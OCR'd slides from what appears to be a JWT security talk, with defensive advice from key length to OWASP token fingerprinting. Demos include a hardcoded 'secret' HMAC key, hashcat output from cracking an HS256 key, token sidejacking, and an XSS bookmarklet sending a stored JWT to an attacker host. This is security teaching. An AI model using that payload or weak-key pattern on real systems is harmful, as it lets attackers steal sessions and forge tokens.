


```
String token = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXUyJ9.eyJpc3MiOiJhdXRoMCJ9.AbIJTDMFc7yUa5MhvcP03nJPyCPzZtQcGEp-zWfOkE
try {
    Algorithm algorithm = Algorithm.HMAC256("secret");
    JWTVerifier verifier = JWT.require(algorithm)
        .withIssuer("auth0")
        .build(); //Reusable verifier instance
    DecodedJWT jwt = verifier.verify(token);
} catch (JWTVerificationException exception){
    //Invalid signature/claims
}
```

Demo #2

HS256 Password/Key Cracking

Demo #2, hashcat



```
Session..........: hashcat
Status...........: Running
Hash.Name........: JWT (JSON Web Token)
Hash.Target......: eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiIxIiwiaWF0IjoxNTczMT...pmW9mE
Time.Started.....: Thu Nov  7 05:46:38 2019 (2 secs)
Time.Estimated...: Thu Nov  7 05:58:53 2019 (12 mins, 13 secs)
Guess.Mask.......: ?1?2?2?2?2?2 [6]
Guess.Charset....: -1 ?l?d?u, -2 ?l?d, -3 ?l?d*!$@_, -4 Undefined
Guess.Queue......: 6/15 (40.00%)
Speed.#2.........:  5096.9 kH/s (7.29ms) @ Accel:4 Loops:1 Thr:256 Vec:1
Recovered........: 0/1 (0.00%) Digests
Progress.........: 11796480/3748902912 (0.31%)
Rejected.........: 0/11796480 (0.00%)
Restore.Point....: 0/1679616 (0.00%)
Restore.Sub.#2...: Salt:0 Amplifier:960-964 Iteration:0-4
Candidates.#2....: 7bnier -> zd1tra
```

Demo #2, Problems

- Only one token needed
  - No communication with a verification server
  - All cracking done offline
  - A victim/a system are unaware of the attack
- Weak key problem
- Complications
  - Many algorithms
  - Different kinds of keys

JWT, Algorithms

- HS Family
  - HMAC with SHA
  - Symmetric
- RS Family
  - RSA with SHA
  - Asymmetric
- ES/PS Families
  - Elliptic Curves with SHA
  - RSA Probabilistic Signature Schema with SHA

JWT, HS Family

- HMAC with SHA
  - 256, 384, 512
  - Symmetric, shared key
- Key size
  - https://auth0.com/blog/brute-forcing-hs256-is-possible-the-importance-of-using-strong-keys-to-sign-jwts/
  - „As a rule of thumb, make sure to pick a shared-key as long as the length of the hash.”
  - HS256 => 32 bytes minimum
- Scalability
  - More servers => larger attack surface
  - One server compromised => the entire system compromised

JWT, RS Family

- RSA-PKCS1.5 with SHA
  - 256, 384, 512
  - Asymmetric, public/private keys
- Key size
  - https://www.nist.gov (US DoC) recommendation
  - 2048 bits => 256 bytes
  - 3072 bits for security beyond 2030
- Scalability and performance
  - Authentication server/servers => private key
  - Verification servers => public key
  - The longer key => the slower verification

Demo #3

Packet Sniffing


Demo #3, Problems

- Lack of encryption
  - HTTPS
- Token sidejacking
  - Stolen tokens can be freely used
  - Used as long as they are valid (expiration time!)
  - “Replay” attack

Demo #4

XSS to Steal a Token

XSS Attack Vector



```
javascript:
    // to bypass Same Origin Policy
    new Image().src='http://evil.yonlabs.com:8080/steal/steal?jwt='+sessionStorage.getItem( key: 'token');
    alert('Your JWT has been stolen!');
```


Demo #4, Problems and Solutions

- XSS
- No way to block access to a session storage for JS
- Best practices anti-XSS
  - Content Security Policy
  - Code audits/pen-testing to discover XSS
  - Good libraries and smart usage
- Hardened cookie as a storage mechanism for JWT
  - No server-side state
  - Flags: secure, httpOnly, sameSite
  - But… CSRF ☹

OWASP Token Sidejacking Solution

- https://cheatsheetseries.owasp.org/cheatsheets/JSON_Web_Token_Cheat_Sheet_for_Java.html
- Fingerprint
  - Random secure value
  - Hashed and added to JWT claims
  - Raw value set as a hardened cookie
- JWT in session storage
- Verification
  - Verifies JWT
  - Hashes a cookie value
  - Verifies if a hashed cookie and JWT fingerprint values are equal

Token Sidejacking Solution: Fingerprinting with Cookie



JWT

Fingerprint claim: Hash(RANDOM)

Cookie

Fingerprint: raw RANDOM

Verification

JWT verification

Hash(cookie) == Fingerprint claim in JWT

Stolen JWT

No cookie/no RANDOM available!

Basic Hygiene: Timeouts and Logouts


- Logouts
  - No built-in feature to revoke a token
  - User must be able to explicitly stop a session
- Timeouts
  - No built-in feature to implement an <u>inactivity</u> timeout
  - To avoid re-logging often we use a long-expiration time

Photo by [Piron Guillaume](#) on [Unsplash](#)

Basic Hygiene: Timeouts and Logouts

- Logouts
  - Blacklist/invalidation store on the server-side
- Timeouts
  - Shorter token expiration times
  - Accepting re-logging or refreshing access tokens

JWT Security



A fool with a tool is only a fool

Continuous Learning

Q&A

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- @yonlabs